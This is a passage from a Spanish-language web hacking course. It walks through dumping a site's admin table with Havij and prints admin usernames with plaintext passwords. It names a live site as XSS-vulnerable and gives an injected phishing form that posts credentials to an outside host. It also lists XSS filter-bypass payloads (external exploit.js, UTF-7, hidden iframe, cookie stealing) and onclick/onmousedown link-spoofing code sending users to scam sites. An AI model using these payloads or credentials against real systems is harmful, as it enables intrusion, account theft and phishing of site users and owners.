


Imagen 1.12.6. Muestra las tablas de la base de datos.

- Ahora podremos ver el contenido de la base de datos, seleccionamos la tabla y le damos en Get Columns. Ver imagen 1.12.7.




Imagen 1.12.7. Muestra las columnas de una tabla seleccionada.

- Seleccionamos los campos que necesitamos y podremos acceder como en este caso al control panel con el Admin y Password.
- Le damos enseguida en Get Data tal como se muestra en la siguiente imagen.




Imagen 1.12.8. Muestra los datos obtenidos de la tabla con las columnas seleccionadas.

- Ahora podremos entrar en caso de que tenga un panel de logueo, para esto Havij tiene esa opción. Ver imagen 1.12.9.




Imagen 1.12.9. Muestra una opción de buscar un posible acceso al panel de control.

- Ahora podremos entrar en el panel y listo entramos con los siguientes usuarios:

uname	pword
mantakdo	#beyr65D*KQs5
tendoriha	ghr245t8#D*fe

Imagen 1.13. Muestra los usuarios y contraseñas de los administradores.




Imagen 1.13.1. Muestra el acceso al panel del Administrador de noticias del sitio.

URL de tipo semántico.

Este tipo de ataques involucran a un usuario modificando la URL a modo de descubrir acciones a realizar originalmente no planeadas para él. Los parámetros que son enviados directamente desde la URL son enviados con el método GET y aunque los parámetros que son enviados con este método sólo son un poco más fáciles de modificar que los enviados en forma oculta al usuario en el navegador, esta exposición adicional de los parámetros tiene consecuencias, como cuando queda registrada la URL con todo y estos parámetros quizás privados en buscadores como Google.

Ataques al subir archivos

Existen algunos ataques que aprovechan la posibilidad de la aplicación de subir archivos al servidor. Estos ataques funcionan de la siguiente manera:

Generalmente PHP almacena los archivos subidos en una carpeta temporal, sin embargo, es común en las aplicaciones cambiar la localización del archivo subido a una carpeta permanente y leerlo en la memoria. Al hacer este tipo de procedimientos debemos revisar el parámetro que hará referencia al nombre del archivo, ya que puede ser truqueado a modo de apuntar a archivos de configuración del sistema (como /etc/passwd en sistemas Unix).

Ataques de Cross-Site Scripting

XSS es un tipo de vulnerabilidad de seguridad informática típicamente encontrada en aplicaciones web que permiten la inyección de código por usuarios maliciosos en páginas web vistas por otros usuarios.

Los atacantes típicamente se valen de código HTML y de scripts ejecutados en el cliente.

Tipos de vulnerabilidad XSS

Existen tres diferentes tipos de vulnerabilidades XSS:

Tipo 0

También conocido como basado en el DOM o Local. Con este tipo de vulnerabilidad, el problema existe en el script del lado del cliente.

Si un código de JavaScript accede a una URL como un parámetro de una petición al servidor y utiliza esta información para escribir HTML en la misma página sin ser codificada empleando entidades HTML, existe un agujero XSS, dado que estos datos escritos serán interpretados por los navegadores como código HTML que puede incluir en si código adicional del lado del cliente.

Tipo 1

A este tipo de agujero XSS se le conoce también como no persistente o reflejado, y es por mucho el más común. Estos agujeros aparecen cuando los datos provistos por un cliente web son usados inmediatamente en el lado del servidor para generar una página de resultados para el usuario. Si los datos no validados por el usuario son incluidos en la página resultante sin codificación HTML, se le permite al cliente inyectar código en la página dinámica.

Esto no parecería un problema dado que los usuarios son los únicos que pueden inyectar código en sus propias páginas. Pero con un pequeño esfuerzo de ingeniería social, un atacante puede convencer a alguien de seguir una URL que se encargue de inyectar el código en esta página.

Cross-Site Request Forgeries

Este tipo de ataque permite al atacante enviar peticiones HTTP a voluntad desde la máquina de la víctima. Por la naturaleza de este tipo de ataques, es difícil determinar cuándo una petición HTML se ha originado por un ataque de este tipo.

Cuando un atacante conoce el formato que debe tener una URL para lograr la ejecución de una acción en el sistema, ha logrado encontrar la posibilidad de explotar este tipo de ataques. Ahora lo que necesita el atacante es simplemente hacer que una víctima visite la URL.

Un recurso que se utiliza comúnmente para realizar este tipo de ataques en tener embebida la petición en una imagen.

El atacante sólo necesita crear alguna etiqueta HTML del siguiente tipo:

Re-direccionamiento.

Falsificar una forma es casi tan fácil como manipular una URL. En el fondo, el envío de una forma emplea el mismo mecanismo, la petición HTTP enviada por el navegador al servidor. El formato con el que va a contar la petición se encuentra predeterminado por la forma y algunos de los datos enviados en la petición son dados por el usuario o re-direccionando.

Mala programación con las Bases de Datos

La mayoría de las aplicaciones web son usadas como un conducto entre muchas fuentes de datos y el usuario, esto es, las aplicaciones web son usadas frecuentemente para interactuar con una base de datos.

Exposición de Credenciales de Acceso

En esta parte solo queda hacer un tipo de escaneo a las páginas con un tipo de configuración.php donde por lo regular se encuentran las credenciales de acceso usuario, password y base de datos a conectar.

Ataques de Fuerza Bruta

Un ataque de este tipo agota todas las posibilidades sin preocuparse por cuales opciones son las que tienen mayor probabilidad de funcionar.

En los términos del control de acceso, generalmente encontramos al atacante intentando registrarse mediante un gran número de pruebas. En algunos casos el atacante puede conocer nombres de usuario válidos y la contraseña es la única parte que se trata de adivinar.

Ejercicios Web

Lo que veremos es como hacer ataques y cómo prevenirlos, para esto seremos capaces de determinar qué tipo de vulnerabilidad está presente en una página web.

XSS en sitios web.

Como habíamos visto un xss es más que nada un error de programación por parte del webmaster ya que no filtra los datos antes de ser mostrados, incluso podría existir la ejecución de código arbitrario dentro de las bases de datos en caso de que existan.

Ejemplo básico del XSS en una web.

- Entremos a esta web: http://www.benayoun.com/search.php :

Imagen 1.13.2. Muestra sitio web vulnerable a xss.

Como se puede observar tiene un buscador el cual le inyectamos código HTML con una simple etiqueta de cabecera <h1> y nos da.

- Ahora tendremos que hacer un uso de imaginación recordando el xss simple o peligroso. Ahora aparte de mostrar una url poniendo una imagen de fondo incluida en un link con el xss. Pondríamos un código más vulnerable en el xss.

ERROR DE SESION INGRESE SUS DATOS NUEVAMENTE : <form method="GET" action="http://www.huakerstate-XD.com"> Usuario : <input type="text" name="v1" /> Password : <input type="text" name="v2" /> <input type="submit" /></form>

- Nos mostrara la página con el formulario de contacto, suponiendo que lo tuviese, podríamos rescatar linkeando los posibles inicios de sesiones en la página:

Imagen 1.13.3. Muestra un posible ataque que se puede ejcutar con un xss.

Caso de XSS persistente.

El caso de xss persistente nos mostraría una vulnerabilidad que en caso de tener una base de datos el sistema y nos permitiese guardar el código en formato HTML. Este nos dejara visible de forma permanente el ataque, un ejemplo podría ser como se modificaban los perfiles del sitio hi5.com hace un par de años.

Mandando a mostrar un XSS (múltiples formas).

El Xss antes que otro, debemos probar ejecutando un simple alert especificando que el código será .js.

"><script>alert(1);</script>

El siguiente código lo que hace es coger el código para el XSS de exploit.js de xss.com... es casi igual que el de arriba, pero puede que el desarrollador lo haya bloqueado y hay que mandarlo externamente con un .js.

<script src=http://www.xss-xss.xxx/exploit.js></script>

La etiqueta img de html se puede explotar con este.

<img src="javascript:alert('www.xss---xss.com');">

Esta tiene diferentes variables, por ejemplo en un sistema de foros.

[img url="www.xss-xss.org/img.jpg"][/img]

Para explotarlo es fácil como:

[img url=JaVaScRiPt:alert(String.fromCharCode(83, 101, 103,etc……))][/img]

El detalle está en quitarle las comillas y poner el javascript con mayúsculas y minúsculas, para pasar un pequeño filtro que tiene, además de ponerle string from charcode para bypass.

Ahora a ver otro bypass con utf-7 así es como se usa:

+ADw-script+AD4-alert(/Soytodounkuaker/)+ADsAPA-/script+AD4-

El siguiente se usa más para ataques externos al estilo robo de Cookies, pero buenos serviría bien para una cookie stealing en algunos navegadores de versiones antiguas de la familia GECKO analicen bien a la víctima. <script src=http://www.xss---xss.org/exploit.js--<tag>

La página se puede deformar con el anterior código.

Ahora el iframe invisible... con este se puede hacer "N" cantidad de combinaciones CSS este me emociona con imaginación puedes bypass.
<iframe src="http://www.data----xss.org/hack2.html" marginheight="0" marginwidth="0" noresize scrolling="No" frameborder="0" style="width: 0px; height: 0px" name="I3" id="I3"></iframe>

Si no se puede hacer tan invisible entonces poniéndole algunos tipos de bypass como los antes mostrados arriba.

Otro más con imágenes.

<input type="image" src="javascript:alert('OWNED');">

El anterior tiene variantes como jugar con las comillas tampoco se les puede dar todo.

Ahora está de aquí es un poco más compleja de usar sin embargo no necesitan usar la palabra script por lo que es más fácil usar sin que un filtro te lo detecte. último que se pondrá, pero uno de los más interesantes es poniendo el arroba como filtro para convocar otra url:

Owned

Clickjacking

- Clickjacking se trata de poder hacer uno de re direccionamientos ocultos para poder ejecutar una instrucción mediante la intervención de la víctima, en pocas palabras engañaremos a la víctima para poder hacerla sentir en un entorno seguro mediante varias técnicas.

Despistando mediante a-cortadores.

Una de las técnicas más usadas es mediante acotadores web. Uno de ellos es bit.ly.

- Acortaremos el sitio de hackingmexico.one.

Imagen 1.13.4. Muestra e sitio web con un link recortado.

Ahora diremos que pudimos obtener el link acortado de http://www.hackingmexico.one

- Vamos a decir que ahora podremos ofuscar el a-cortador por algo de confianza suponiendo que punchsecurity.com tiene un troyano que cada vez que visitan la web se los hacen creer que está limpia.

http://bit.ly/1RdgAV4?http://www.facebook.com

¿Qué pasará?

¿Efectivamente nos redirigirá a punchsecurity.com pero por qué? ¿Si hemos modificado el link agregándole más texto, pues debido al operador de secuencia en y solo toma la url principal que esta antes de símbolo "?" ahora está un poco mejor el link.

Ahora si fuese un scam o algún tipo de contenido supuesto extra-oficial, muchos podrían caer o simplemente el mismo fin de esta situación es que las victimas se confíen que van hacer redireccionadas a un contenido seguro dado el ejemplo de Facebook.

Imagen 1.13.5. Muestra el resultado de la redirección.

Método de ocultación de barra de estado.

- Como podríamos usar un ataque usando this.href y onmouseup, onclick, onmouseover.

Forma de poner un link de forma normal dentro de un contexto de programación.

HackingMexico

Listo podremos ver el link de esta forma: HackingMexico. Cuando tu das un click hay dos eventos principales:

Apretar Botón del Mouse

Soltar Botón del Mouse

Cuando uno va a dar clic en un link en este caso HackingMexico.one, en la barra de estado les dará http://www.HackingMexico.one y nos redirigirá a hackingmexico.one.

Ahora uno sabrá que es lo que ocurre.

```
<a  href="http://www.hackingmexico.one/"
    onclick="this.href='http://www.scamxxx-virus.com"'>HackingMexico</a>
```

Nuestro código hace que todo se vea como si al dar clic fuésemos a punchsecurity.com pero no, con la ayuda de nuestro javascript usando el this.href hemos logrado que al dar clic (onclick) nos lleve a otro sitio.

Ahora se dan cuenta lo que pasa, lo podemos hacer más peligroso aun:

```
<a href="http://www.hackingmexico.one/"
onmousedown="this.href='http://www.scamxxxvirus.com"'>HackingMexico</a>
```

Usando el anterior ejemplo quiero que vean la situación real haciendo el ejemplo:

punchsecurity

Realizando algo más que ello:

Nueva Versión de MSN Android 2.0.0.1

Ejemplo en acción.

- Veremos cómo nos muestra algo la barra de estado: Ahora es cuestión de darle clic.

Imagen 1.13.6. Muestra a donde nos redireccionará el link.

- Una vez dando clic podremos ver a donde nos manda la redirección.




Imagen 1.13.7. Muestra el resultado del redireccionamiento.

Forzando un clic.

Ahora forzaremos un clic ya que muchos han entrado a webs donde pareciera que nos han secuestrado el ratón y nos mandan casi forzosamente darle clic.

Para poder realizar ejemplos como el de ocultar el cierre de la página que por lo regular se presentan en anuncios publicitarios es necesario fijar detenidamente el cursor sobre la [x] para poder cerrarlo y disfrutar ya sea de una imagen, video, documento etc. Otras se presentan como páginas que al parecer no se ve nada raro pero al darle clic sobre el contenido a mostrar ya sea un enlace como ejemplo nos re-direcciona a otro sitio con publicidad o que nos pida descargar un Addon o algo extra para poder disfrutar del contenido.

Este ejemplo de código que pongo es una imagen sobre puesta como si fuere un súper botón y el puntero lo voy a retocar con una imagen, con la finalidad de que identifiquen bien el contenido.

Ejemplo de la explicación.

